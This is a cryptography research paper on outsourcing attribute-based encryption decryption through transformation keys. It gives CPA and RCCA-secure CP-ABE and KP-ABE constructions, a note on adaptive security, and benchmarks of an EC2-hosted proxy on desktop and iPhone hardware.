Let $\mathbb{G}$ and $\mathbb{G}_T$ be two multiplicative cyclic groups of prime order p. Let g be a generator of $\mathbb{G}$ and $e : \mathbb{G} \times \mathbb{G} \rightarrow \mathbb{G}_T$ be a bilinear map with the properties:

1. Bilinearity: for all $u, v \in \mathbb{G}$ and $a, b \in \mathbb{Z}_p$, we have $e(u^a, v^b) = e(u, v)^{ab}$.
2. Non-degeneracy: $e(g, g) \neq 1$.

We say that $\mathbb{G}$ is a bilinear group if the group operation in $\mathbb{G}$ and the bilinear map $e : \mathbb{G} \times \mathbb{G} \rightarrow \mathbb{G}_T$ are both efficiently computable.

The schemes we present in this work are provably secure under the Decisional Parallel BDHE Assumption [42] and the Decisional Bilinear Diffie-Hellman assumption (DBDH) [9] in bilinear groups. For reasons of space we will omit a definition of these assumptions here, and refer the reader to the cited works.

2.4 Linear Secret Sharing Schemes

We will make essential use of linear secret-sharing schemes. We adapt our definitions from those in [5]:

Definition 3 (Linear Secret-Sharing Schemes (LSSS)) *A secret-sharing scheme* Π *over a set of parties* $\mathscr{P}$ *is called* linear *(over* $\mathbb{Z}_p$*) if*

1. *The shares of the parties form a vector over* $\mathbb{Z}_p$.
2. *There exists a matrix* M *with* ℓ *rows and* n *columns called the share-generating matrix for* Π. *There exists a function* ρ *which maps each row of the matrix to an associated party. That is for* $i = 1, \ldots, \ell$, *the value* $\rho(i)$ *is the party associated with row* i. *When we consider the column vector* $v = (s, r_2, \ldots, r_n)$, *where* $s \in \mathbb{Z}_p$ *is the secret to be shared, and* $r_2, \ldots, r_n \in \mathbb{Z}_p$ *are randomly chosen, then* Mv *is the vector of* ℓ *shares of the secret* s *according to* Π. *The share* $(Mv)_i$ *belongs to party* $\rho(i)$.

It is shown in [5] that every linear secret sharing-scheme according to the above definition also enjoys the

linear reconstruction property, defined as follows: Suppose that Π is an LSSS for the access structure $\mathbb{A}$. Let $S \in \mathbb{A}$ be any authorized set, and let $I \subset \{1,2,\ldots,\ell\}$ be defined as $I = \{i : \rho(i) \in S\}$. Then, there exist constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$ such that, if $\{\lambda_i\}$ are valid shares of any secret s according to Π, then $\sum_{i \in I} \omega_i \lambda_i = s$. It is shown in [5] that these constants $\{\omega_i\}$ can be found in time polynomial in the size of the share-generating matrix M.

Like any secret sharing scheme, it has the property that for any unauthorized set $S \notin \mathbb{A}$, the secret s should be information theoretically hidden from the parties in S.

Note on Convention. We use the convention that vector $(1,0,0,\ldots,0)$ is the "target" vector for any linear secret sharing scheme. For any satisfying set of rows I in M, we will have that the target vector is in the span of I.

For any unauthorized set of rows I the target vector is not in the span of the rows of the set I. Moreover, there will exist a vector w such that $w \cdot (1,0,0\ldots,0) = -1$ and $w \cdot M_i = 0$ for all $i \in I$.

Using Access Trees. Some prior ABE works (e.g., [24]) described access formulas in terms of binary trees. Using standard techniques [5] one can convert any monotonic boolean formula into an LSSS representation. An access tree of ℓ nodes will result in an LSSS matrix of ℓ rows.

3 Outsourcing Decryption for Ciphertext-Policy ABE

3.1 A CPA-secure Construction

Our CP-ABE construction is based on the "large universe" construction of Waters [42], which was proven to be selectively CPA-secure under the Decisional q-parallel BDHE assumption for a challenge matrix of size $\ell^* \times n^*$, where $\ell^*, n^* \leq q$.[5] The Setup, Encrypt and (non-outsourced) Decrypt algorithms are identical to [42]. To enable outsourcing we modify the KeyGen algorithm to output a transformation key. We also define a new Transform algorithm, and modify the decryption algorithm to handle outputs of Encrypt as well as Transform. We present the full construction in Figure 5.

Discussion. For generality, we defined the transformation key TK as being created by the master authority. However, we observe that our outsourcing approach above is actually backwards compatible with existing deployments of the Waters system. In particular, one can see that any existing user with her own Waters SK can create a corresponding outsourcing pair $(\mathrm{SK}', \mathrm{TK}')$ by rerandomizing with a random value z.

[5] By "large universe", we mean a system that allows for a super-polynomial number of attributes.

Theorem 3.1 *Suppose the large universe construction of Waters [42, Appendix C] is a selectively CPA-secure CP-ABE scheme. Then the CP-ABE scheme of Figure 5 is a selectively CPA-secure outsourcing scheme.*

Note that the Waters scheme of [42] was proven secure under the Decisional q-parallel BDHE assumption. Due to space constraints, we omit a proof of Theorem 3.1. However, we observe that the proof techniques are quite similar to those used for the RCCA-secure variant we present in the next section.

3.2 An RCCA-secure Construction

We now extend our CPA-secure system to achieve the stronger RCCA-security guarantee. To do so, we borrow some techniques from Fujisaki and Okamoto [18], who (roughly) showed how to transform a CPA-secure encryption scheme into a CCA-secure encryption scheme in the random oracle model. Here we relax to RCCA-security and have the additional challenge of preserving the decryption outsourcing capability.

The Setup and KeyGen algorithms operate exactly as in the CPA-secure scheme, except the public key additionally includes the description of hash functions $H_1 : \{0,1\}^* \to \mathbb{Z}_p$ and $H_2 : \{0,1\}^* \to \{0,1\}^k$. We now describe the remaining algorithms.

Encrypt$_{rcca}(\mathrm{PK}, \mathscr{M} \in \{0,1\}^k, (M,\rho))$ The encryption algorithm selects a random $R \in \mathbb{G}_T$ and then computes $s = H_1(R, \mathscr{M})$ and $r = H_2(R)$. It then computes $(C_1, D_1), \ldots, (C_\ell, D_\ell)$ as in the CPA-secure construction of Figure 5 (except that s is no longer chosen randomly as part of $\vec{v}$). The ciphertext is published as $\mathrm{CT} =$

$$C = R \cdot e(g,g)^{\alpha s},\ C' = g^s,\ C'' = \mathscr{M} \oplus r,$$
$$(C_1, D_1), \ldots, (C_\ell, D_\ell)$$

along with a description of access structure (M,ρ).

Transform$_{rcca}(\mathrm{TK}, \mathrm{CT})$**.** The transformation algorithm recovers the value $e(g,g)^{s\alpha/z}$ as before. It outputs the partially decrypted ciphertext CT' as $(C, C'', e(g,g)^{s\alpha/z})$.

Decrypt$_{rcca}(\mathrm{SK}, \mathrm{CT})$**.** The decryption algorithm takes as input a private key $\mathrm{SK} = (z, \mathrm{TK})$ and a ciphertext CT. If the ciphertext is not partially decrypted, then the algorithm first executes $\mathrm{Transform}_{out}(\mathrm{TK}, \mathrm{CT})$. If the output is $\perp$, then this algorithm outputs $\perp$ as well. Otherwise, it takes the ciphertext (T_0, T_1, T_2) and computes $R = T_0 / T_2^z$, $\mathscr{M} = T_1 \oplus H_2(R)$, and $s = H_1(R, \mathscr{M})$. If $T_0 = R \cdot e(g,g)^{\alpha s}$ and $T_2 = e(g,g)^{\alpha s/z}$, it outputs $\mathscr{M}$; otherwise, it outputs the error symbol $\perp$.

Setup(λ, U). The setup algorithm takes as input a security parameter and a universe description U. To cover the most general case, we let $U = \{0,1\}^*$. It then chooses a group $\mathbb{G}$ of prime order p, a generator g and a hash function F that maps $\{0,1\}^*$ to $\mathbb{G}$.[a] In addition, it chooses random exponents $\alpha, a \in \mathbb{Z}_p$. The authority sets $\text{MSK} = (g^\alpha, \text{PK})$ as the master secret key. It publishes the public parameters as:

$$\text{PK} = \quad g,\ e(g,g)^\alpha,\ g^a,\ F$$

Encrypt$(\text{PK}, \mathscr{M}, (M, \rho))$ The encryption algorithm takes as input the public parameters PK and a message $\mathscr{M}$ to encrypt. In addition, it takes as input an LSSS access structure (M, ρ). The function ρ associates rows of M to attributes. Let M be an $\ell \times n$ matrix. The algorithm first chooses a random vector $\vec{v} = (s, y_2, ..., y_n) \in \mathbb{Z}_p^n$. These values will be used to share the encryption exponent s. For $i = 1$ to ℓ, it calculates $\lambda_i = \vec{v} \cdot M_i$, where M_i is the vector corresponding to the ith row of M. In addition, the algorithm chooses random $r_1, \ldots, r_\ell \in \mathbb{Z}_p$. The ciphertext is published as $\text{CT} =$

$$C = \mathscr{M} \cdot e(g,g)^{\alpha s},\ C' = g^s,$$
$$(C_1 = g^{a\lambda_1} \cdot F(\rho(1))^{-r_1},\ D_1 = g^{r_1}), \ldots, (C_\ell = g^{a\lambda_\ell} \cdot F(\rho(\ell))^{-r_\ell},\ D_\ell = g^{r_\ell})$$

along with a description of (M, ρ).

KeyGen$_{out}(\text{MSK}, S)$ The key generation algorithm runs $\text{KeyGen}(\text{MSK}, S)$ to obtain $\text{SK}' = (\text{PK}, K' = g^\alpha g^{at'}, L' = g^{t'}, \{K'_x = F(x)^{t'}\}_{x \in S})$. It chooses a random value $z \in \mathbb{Z}_p^*$. It sets the transformation key TK as

$$\text{PK}, \quad K = K'^{1/z} = g^{(\alpha/z)} g^{a(t'/z)} = g^{(\alpha/z)} g^{at}, \quad L = L'^{1/z} = g^{(t'/z)} = g^t, \quad \{K_x\}_{x \in S} = \{K_x'^{1/z}\}_{x \in S}$$

and the private key SK as (z, TK).

Transform$_{out}(\text{TK}, \text{CT})$ The transformation algorithm takes as input a transformation key $\text{TK} = (\text{PK}, K, L, \{K_x\}_{x \in S})$ for a set S and a ciphertext $\text{CT} = (C, C', C_1, \ldots, C_\ell)$ for access structure (M, ρ). If S does not satisfy the access structure, it outputs $\perp$. Suppose that S satisfies the access structure and let $I \subset \{1, 2, \ldots, \ell\}$ be defined as $I = \{i : \rho(i) \in S\}$. Then, let $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$ be a set of constants such that if $\{\lambda_i\}$ are valid shares of any secret s according to M, then $\sum_{i \in I} \omega_i \lambda_i = s$. The transformation algorithm computes

$$e(C', K) / \left(e(\textstyle\prod_{i \in I} C_i^{\omega_i}, L) \cdot \prod_{i \in I} e(D_i^{\omega_i}, K_{\rho(i)}) \right) =$$
$$e(g,g)^{s\alpha/z} e(g,g)^{ast} / \left(\textstyle\prod_{i \in I} e(g,g)^{ta\lambda_i \omega_i} \right) = e(g,g)^{s\alpha/z}$$

It outputs the partially decrypted ciphertext CT' as $(C, e(g,g)^{s\alpha/z})$, which can be viewed as the El Gamal ciphertext $(\mathscr{M} \cdot G^{zd}, G^d)$ where $G = e(g,g)^{1/z} \in \mathbb{G}_T$ and $d = s\alpha \in \mathbb{Z}_p$.

Decrypt$_{out}(\text{SK}, \text{CT})$ The decryption algorithm takes as input a private key $\text{SK} = (z, \text{TK})$ and a ciphertext CT. If the ciphertext is not partially decrypted, then the algorithm first executes $\text{Transform}_{out}(\text{TK}, \text{CT})$. If the output is $\perp$, then this algorithm outputs $\perp$ as well. Otherwise, it takes the ciphertext (T_0, T_1) and computes $T_0 / T_1^z = \mathscr{M}$.

Notice that if the ciphertext is already partially decrypted for the user, then she need only compute one exponentiation and no pairings to recover the message.

[a] See Waters [42] for details on how to implement this hash in the standard model. For our purposes, one can think of F as a random oracle.

Figure 5: A CPA-secure CP-ABE outsourcing scheme based on the large-universe construction of Waters [42, Appendix C].

Theorem 3.2 *Suppose the large universe construction of Waters [42, Appendix C] is a selectively CPA-secure CP-ABE scheme. Then the outsourcing scheme above is selectively RCCA-secure in the random oracle model for large message spaces.*[6]

We present a proof of Theorem 3.2 in Appendix A.

4 Outsourcing Decryption for Key-Policy ABE

4.1 A CPA-secure Construction

We now present an outsourcing scheme based on the large universe KP-ABE construction due to Goyal, Pandey, Sahai and Waters [24].[7] The Setup and Encrypt algorithms are identical to [24]. We modify KeyGen to output a transformation key, introduce a Transform algorithm, and then modify the decryption algorithm to handle outputs of Encrypt as well as Transform. The full construction is presented in Figure 6.

Theorem 4.1 *Suppose the GPSW KP-ABE scheme [24] is selectively CPA-secure. Then the KP-ABE scheme of Figure 6 is a selectively CPA-secure outsourcing scheme.*

Discussion. As in the previous construction, we defined the transformation key TK as being created by the master authority. We again note that our outsourcing approach above is actually backwards compatible with existing deployments of the GPSW system.

Due to restrictions on space, we leave the proof of security to the full version of this work [26].

4.2 An RCCA-secure construction

We now extend our above results, which only hold for CPA-security, to the stronger RCCA-security guarantee. Once again, we accomplish this using the techniques from Fujisaki and Okamoto [18]. The Setup and KeyGen algorithms operate exactly as before, except the public key additionally includes the value $e(g,h)^{\alpha}$ (which was already computable from existing values) and the description of hash functions $H_1 : \{0,1\}^* \to \mathbb{Z}_p$ and $H_2 : \{0,1\}^* \to \{0,1\}^k$.

Encrypt$_{rcca}(\mathrm{PK}, \mathscr{M} \in \{0,1\}^k, S)$**.** The encryption algorithm chooses a random $R \in \mathbb{G}_T$. It then computes $s = H_1(R, \mathscr{M})$ and $r = H_2(R)$. For each $x \in S$ it generates C_x as in the CPA-secure scheme. The ciphertext is published as $\mathrm{CT} =$

$$C = R \cdot e(g,h)^{\alpha s},\ C' = g^s,\ C'' = r \oplus \mathscr{M},\ \{C_x\}_{x \in S}$$

along with a description of S.

Transform$_{rcca}(\mathrm{TK}, \mathrm{CT})$**.** The transformation algorithm recovers the value $e(g,h)^{s\alpha/z}$ as before. It outputs the partially decrypted ciphertext CT' as $(C, C'', e(g,h)^{s\alpha/z})$.

Decrypt$_{rcca}(\mathrm{SK}, \mathrm{CT})$**.** The decryption algorithm takes as input a private key $\mathrm{SK} = (z, \mathrm{TK})$ and a ciphertext CT. If the ciphertext is not partially decrypted, then the algorithm first executes $\mathrm{Transform}_{out}(\mathrm{TK}, \mathrm{CT})$. If the output is $\perp$, then this algorithm outputs $\perp$ as well. Otherwise, it takes the ciphertext (T_0, T_1, T_2) and computes $R = T_0 / T_2^z$, $\mathscr{M} = T_1 \oplus H_2(R)$, and $s = H_1(R, \mathscr{M})$. If $T_0 = R \cdot e(g,h)^{\alpha s}$ and $T_2 = e(g,h)^{\alpha s/z}$, it outputs $\mathscr{M}$; otherwise, it outputs the error symbol $\perp$.

Theorem 4.2 *Suppose the construction of GPSW [24] is a selectively CPA-secure KP-ABE scheme. Then the outsourcing scheme above is selectively RCCA-secure in the random oracle model for large message spaces.*

See the footnote on Theorem 3.2 for a definition and discussion of "large message spaces". We present a proof of Theorem 4.2 in the full version [26] of this work.

5 Discussion

5.1 Achieving Adaptive Security

The systems we presented were proven secure in the selective model of security. We briefly sketch how we can adapt our techniques to achieve ABE systems that are provably secure in the adaptive model.[8]

Recently, the first ABE systems that achieved adaptive security were proposed by Lewko *et al.* [28] using the techniques of Dual System Encryption [41]. Since the underlying structure of the KP-ABE and CP-ABE schemes presented by Lewko *et al.* is almost respectively identical to the underlying Goyal *et al.* [24] and Waters [42] systems we use, it is possible to adapt our construction techniques to these underlying constructions.[9]

[6] The security of this scheme follows for large message spaces; e.g., k-bit spaces where $k \geq \lambda$, the security parameter. To obtain a secure scheme for smaller message spaces, replace C'' with any CPA-secure symmetric encryption of $\mathscr{M}$ using key $H_2(R)$ and let the range of H_2 be the key space of this symmetric scheme. Since the focus of this work is on efficiency, we'll typically be assuming large enough message spaces and therefore opting for the quicker XOR operation.

[7] This construction was originally described using access trees; here we generalize it to LSSS access structures.

[8] We briefly note that it is simple to prove adaptive security of our schemes in the generic group model like Bethencourt, Sahai, and Waters [7]. Here we are interested in proofs under non-interactive assumptions.

[9] The main difference in terms of the constructions is that the systems proposed by Lewko *et al.* are set in composite order groups where the "core scheme" sits in one subgroup. The primary novelty of their work is in developing adaptive proofs of security for ABE systems.

Setup(λ, U). The setup algorithm takes as input a security parameter and a universe description U. To cover the most general case, we let $U = \{0,1\}^*$. It then chooses a group $\mathbb{G}$ of prime order p, a generator g and a hash function F that maps $\{0,1\}^*$ to $\mathbb{G}$.[a] In addition, it chooses random values $\alpha \in \mathbb{Z}_p$ and $h \in \mathbb{G}$. The authority sets $\text{MSK} = (\alpha, \text{PK})$ as the master secret key. The public key is published as

$$\text{PK} = \quad g, \quad g^{\alpha}, \quad h, \quad F$$

Encrypt$(\text{PK}, \mathscr{M}, S)$. The encryption algorithm takes as input the public parameters PK, a message $\mathscr{M}$ to encrypt, and a set of attributes S. It chooses a random $s \in \mathbb{Z}_p$. The ciphertext is published as $\text{CT} = (S, C)$ where

$$C = \mathscr{M} \cdot e(g,h)^{\alpha s},\ C' = g^s,\ \{C_x = F(x)^s\}_{x \in S}.$$

KeyGen$_{out}(\text{MSK}, (M, \rho))$. Parse $\text{MSK} = (\alpha, \text{PK})$. The key generation algorithm runs $\text{KeyGen}((\alpha, \text{PK}), (M, \rho))$ to obtain $\text{SK}' = (\text{PK}, (D_1' = h^{\lambda_1} \cdot F(\rho(1))^{r_1'}, R_1' = g^{r_1'}), \ldots, (D_\ell', R_\ell'))$. Next, it chooses a random value $z \in \mathbb{Z}_p$, computes the transformation key TK as below, and outputs the private key as (z, TK). Denoting r_i'/z as r_i, TK is computed as:

$$\text{PK}, \quad (D_1 = D_1'^{1/z} = h^{\lambda_1/z} \cdot F(\rho(1))^{r_1},\ R_1 = R_1'^{1/z} = g^{r_1}),\ \ldots\ , (D_\ell = D_\ell'^{1/z},\ R_\ell = R_\ell'^{1/z})$$

Transform$_{out}(\text{TK}, \text{CT})$. The transformation algorithm takes as input a transformation key $\text{TK} = (\text{PK}, (D_1, R_1), \ldots, (D_\ell, R_\ell))$ for access structure (M, ρ) and a ciphertext $\text{CT} = (C, C', \{C_x\}_{x \in S})$ for set S. If S does not satisfy the access structure, it outputs $\perp$. Suppose that S satisfies the access structure and let $I \subset \{1, 2, \ldots, \ell\}$ be defined as $I = \{i : \rho(i) \in S\}$. Then, let $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$ be a set of constants such that if $\{\lambda_i\}$ are valid shares of any secret s according to M, then $\sum_{i \in I} \omega_i \lambda_i = s$. The transformation algorithm computes

$$e(C', \prod_{i \in I} D_i^{\omega_i}) / \left(\prod_{i \in I} e(R_i, C_{\rho(i)}^{\omega_i}) \right) \quad = \quad e(g^s, \prod_{i \in I} h^{\lambda_i \omega_i / z} \cdot F(\rho(i))^{r_i \omega_i}) / \left(\prod_{i \in I} e(g^{r_i}, F(\rho(i))^{s \omega_i}) \right)$$

$$= e(g,h)^{s\alpha/z} \cdot \prod_{i \in I} e(g^s, F(\rho(i))^{r_i \omega_i}) / \left(\prod_{i \in I} e(g^{r_i}, F(\rho(i))^{s \omega_i}) \right) \quad = \quad e(g,h)^{s\alpha/z}$$

It outputs the partially decrypted ciphertext CT′ as $(C, e(g,h)^{s\alpha/z})$, which can be viewed as the El Gamal ciphertext $(\mathscr{M} \cdot G^{zd}, G^d)$ where $G = e(g,h)^{1/z} \in \mathbb{G}_T$ and $d = s\alpha \in \mathbb{Z}_p$.

Decrypt$_{out}(\text{SK}, \text{CT})$. The decryption algorithm takes as input a private key $\text{SK} = (z, \text{TK})$ and a ciphertext CT. If the ciphertext is not partially decrypted, then the algorithm first executes $\text{Transform}_{out}(\text{TK}, \text{CT})$. If the output is $\perp$, then this algorithm outputs $\perp$ as well. Otherwise, it takes the ciphertext (T_0, T_1) and computes $T_0 / T_1^z = \mathscr{M}$.

[a] Goyal *et al.* [24] give a standard model instantiation for F using an n-wise independent hash function (in the exponents) with the restriction that any ciphertext can contain at most n attributes. For our purposes, one can think of F as a random oracle.

Figure 6: A CPA-secure KP-ABE outsourcing scheme based on the large-universe construction of Goyal, Pandey, Sahai and Waters [24].




Figure 7: Architecture and data flow for our cloud-based outsourcing proxy. An application programmatically instantiates one or more instances of the outsourcing proxy, which is loaded from a public Amazon Machine Image (AMI) in the S3 storage cloud. Next the application uploads a transform key TK to the proxy, and subsequently instructs the proxy to obtain ciphertexts from remote web servers or from locations within the S3 storage cloud. The proxy transforms the ciphertexts and returns the partially-decrypted result to the application, which completes decryption to obtain a plaintext. We emphasize that the setup step including uploading the transformation key only needs to be done once; subsequently, many decryption steps can follow. In an alternative configuration (not shown) the application can also upload ABE ciphertexts to the proxy from its local storage. We note the first configuration conflates the ciphertext delivery and partial decryption and thus requires no additional transmissions relative to non outsourcing solutions. The alternative will require an round trip for each outsourcing operation.

One might hope that the proof of adaptive security could be a black box reduction to the adaptively secure schemes of Lewko *et al.* Unfortunately, this seems infeasible. Consider any direct black box reduction to the security of the underlying scheme. When the attacker makes a query to some transformation key, the reduction algorithm has two options. First, it could ask the security game for the underlying ABE system for a private key. Yet, it might turn out that the key both is never corrupted and is capable of decryption for the eventual challenge ciphertext. In this case the simulator will have to abort. A second option is for the reduction algorithm not to ask for such a key, but fill in the transformation key itself. However, if that user's key is later corrupted it will be difficult for the reduction to both ask for such a private key *and* match it to the published transformation key.

Accordingly, to prove security one needs to make a direct Dual-System encryption type proof. The proof would go along the lines of Lewko *et al.*, with the exception that in the hybrid stage of the proof *all* private keys and transformational keys will be set (one by one) to be semi-functional including those that could decrypt the eventual challenge ciphertext. In the Lewko *et al.* proof giving a private key that could decrypt the challenge ciphertext would undesirably result in the simulator producing observably incorrect correlations between the challenge ciphertext and keys. However, if we only give out the transformation part of such a key (and keep the whole private key hidden) then this correlation will remain hidden. This part of the argument is somewhat similar to the work of Lewko, Rouselakis, and Waters [29], who show that in their leakage resilient ABE scheme if only part of a private key is leaked such a correlation will be hidden.

5.2 Checking the Transformation

In the description of our systems a proxy will be able to transform any ABE ciphertext into a short ciphertext for the user. While the security definitions show that an attacker will not be able to learn an encrypted message, there is no guarantee on the transformation's correctness. In some applications a user might want to request the transformation of a particular ciphertext and (efficiently) check that the transformation was indeed done correctly (assuming the original ciphertext was valid). It is easy to adapt our RCCA systems to such a setting. Since decryption results in recovery of the ciphertext randomness, one can simply add a tag to the ciphertext as $H'(r)$, where H' is a different hash function modeled as a random oracle and r is the ciphertext randomness. On recovery of r the user can compute $H'(r)$ and make sure it matches the tag.

6 Performance in Practice

To validate our results, we implemented the CPA-secure CP-ABE of Section 3 as an extension to the libfenc Attribute Based Encryption library [25]. We then used this as a building block for a platform for accelerating ABE decryption through cloud-based computing resources.

The core of our solution is a virtualized outsourcing "proxy" that runs in the Amazon Elastic Compute Cloud (EC2). Our proxy exists as a machine image that can be programmatically instantiated by any application that requires assistance with ABE decryption. As we demonstrate below, this proxy is particularly useful for accelerating decryption on constrained devices such as mobile phones. However, the system can be used in any application where significant numbers of ABE decryptions must be performed, *e.g.,* in large-scale search op-

erations.[10] The use of on-demand computing is particularly well-suited to our outsourcing techniques, since we do not require trusted remote servers or long-term storage of secrets.

System Architecture. Figure 7 illustrates the architecture of our outsourcing platform. The proxy is stored in Amazon's S3 datastore as a public Amazon Machine Image (AMI), which wraps a standard Linux/Apache distribution along with the code needed to execute the Transform algorithm. Applications can remotely instantiate the proxy and upload a TK corresponding to a particular ABE decryption key.[11] Depending on the use case, they can either push ciphertexts to the proxy for transformation, or direct the proxy to retrieve ABE ciphertexts from remote locations such as the web or the Amazon S3 storage cloud. The latter technique is helpful when accessing remotely-held records on a mobile device, since the proxy transformation dramatically reduces the mobile device's bandwidth requirements vs. downloading and decrypting each ABE ciphertext locally. This can significantly enhance device battery life.

6.1 Performance: Microbenchmarks

To evaluate the performance of our CPA-secure CP-ABE outsourcing scheme in isolation (without confounding factors such as network lag, file I/O, etc.) we conducted a series of microbenchmarks using the libfenc implementation. For consistency, we ran these tests on two dedicated hardware platforms: a 3GHz Intel Core Duo platform with 4GB of RAM running 32-bit Linux Kernel version 2.6.32, and a 412MHz ARM-based iPhone 3G with 128MB of RAM running iOS 4.0.[12] We instantiated the ABE schemes using a 224-bit MNT elliptic curve from the Stanford Pairing-Based Crypto library [30].[13]

The existing libfenc implementation implements the Waters scheme using a Key Encapsulation variant. For backwards compatibility, we adopted this approach in our implementation as well. Herein, the ciphertext carries a symmetric session key k that is computed at encryption time as $k = H(e(g,g)^{\alpha s})$. The element $C = \mathscr{M} \cdot e(g,g)^{\alpha s}$ is omitted from the ciphertext, and any data payload must be carried via a separate symmetric encryption under k. The practical impact of this approach is that the ABE ciphertexts (and partially-decrypted ciphertexts) are shortened by one element of $\mathbb{G}_T$.

Experimental setup. Both decryption time and ciphertext size in the CP-ABE scheme depend on the complexity of the ciphertext's policy. To capture this in our experiments, we first generated a collection of 100 distinct ciphertext policies of the form (A_1 AND A_2 AND ... AND A_N), where each A_i is an attribute, for values of N increasing from 1 to 100. In each case we constructed a corresponding decryption key that contained the N attributes necessary for decryption. This approach ensures that the decryption procedure depends on all N components of the ciphertext and is a reasonable sample of a complex policy.

To obtain our baseline results, we encapsulated a random 128-bit symmetric key under each of these 100 different policies, then decrypted the resulting ABE ciphertext using the normal (non-outsourced) Decrypt algorithm.[14] To smooth any experimental variability, we repeated each of our experiments 100 times on the Intel device (due to the time consuming nature of the experiments, we repeated the test only 30 times on the ARM device) and averaged to obtain our decryption timings. Figure 8 shows the size of the resulting ciphertexts as a function of N, along with the measured decryption times on our Intel and ARM test platforms.

Next, we evaluated the algorithms by generating a Transform Key (TK) from the appropriate N-attribute ABE decryption key and applying the Transform algorithm to the ABE ciphertext using this key.[15] Finally we decrypted the resulting transformed ciphertext. Figure 8 shows the time required for each of those operations.

Discussion. As expected, the ABE ciphertext size and decryption/transform time were linear in the complexity of the ciphertext's policy (N). However, our results illustrate the surprisingly high constants. Encrypting under a 100-component ciphertext policy produced an unwieldy 25KB of ABE ciphertext. The relatively fast Intel processor required nearly 2 full seconds to decrypt this value. By comparison, the same machine can perform a 1024-bit RSA decryption in 1.7 *milliseconds*.[16]

The results were more dramatic on the mobile device. Decrypting a 100-component ciphertext policy on the

[10] Indeed, since cloud computing platforms support the creation of multiple proxy instances, servers can rapidly scale their outsourcing capability up and down to meet demand.

[11] The proxy requires only one TK to decrypt an unlimited number of ciphertexts. However, a proxy can be shared by multiple users, each with their own TK.

[12] Note that our tests were single-threaded, and thus used resources from only a single core of the Intel processor. In all cases we conducted our timing experiments with accessible background services disabled, and with the mobile device connected to a power source.

[13] Although we define our schemes in the symmetric bilinear group setting, the MNT curve choice required that we implement the scheme in asymmetric groups with a pairing of the form $\mathbb{G}_1 \times \mathbb{G}_2 \rightarrow \mathbb{G}_T$. As a result we assigned various elements of the ciphertext and key to the groups $\mathbb{G}_1$ and $\mathbb{G}_2$ with the aim of minimizing ciphertext size.

[14] Note that for this experiment we did not employ any symmetric encryption, hence all times and ciphertext sizes refer to the ABE key encapsulation ciphertext.

[15] We used the "backwards-compatible" key generation approach described in Section 3.1 to derive a TK from a standard ABE decryption key, rather than having the PKG generate the TK directly. This allowed us to retain compatibility with the existing CP-ABE implementation.

[16] Measured with OpenSSL 1.0 [40].




Figure 8: Microbenchmark results for our CP-ABE scheme with outsourcing. Timing results are provided for both Intel and ARM platforms. Key generation times represent the time to convert a standard ABE decryption key into an outsourcing key, using the "backwards-compatible" approach described in Section 3.1. "Final decryption" refers to the decryption of a partially-decrypted ciphertext. Note that we present the Transform timing results for the Intel platform only, since we view this as the more likely outsourcing platform. Intel (resp. ARM) timings represent the average of 100 (resp. 30) test iterations.

ARM processor required nearly *30 seconds* of sustained computation. Even at lower policy complexities, our results seem problematic for implementers looking to deploy unassisted ABE on limited computing devices.

Outsourcing substantially reduced both ciphertext size and the time needed to decrypt the partially-decrypted ciphertext. Each partially-decrypted ciphertext was a fixed 188 bytes in size, regardless of the original ciphertext's CP-ABE policy. Furthermore, the final decryption process required only 4ms on the Intel processor and a manageable 60ms on ARM.[17] Thus, it appears that outsourcing can provide a noticeable decryption time advantage for ciphertexts with 10 or more attributes.

Other Implementation Remarks. There are several optimizations and tradeoffs one might explore that could impact both the performance of the existing ABE scheme and our outsourced scheme. We chose to use the PBC library due to its use in the libfenc system and its simple API. However, PBC does not include all of the latest optimizations discussed in the research literature. Other future optimizations could include the use of multi-pairings for decryption. We emphasize that while using such optimizations to the existing ABE systems could give some performance improvements, they will not improve the size of ABE ciphertexts. Furthermore, decryption time will still be linear in the size of the satisfied formula, whereas our outsourcing technique transforms the final decryption step to a short El-Gamal-type ciphertext.

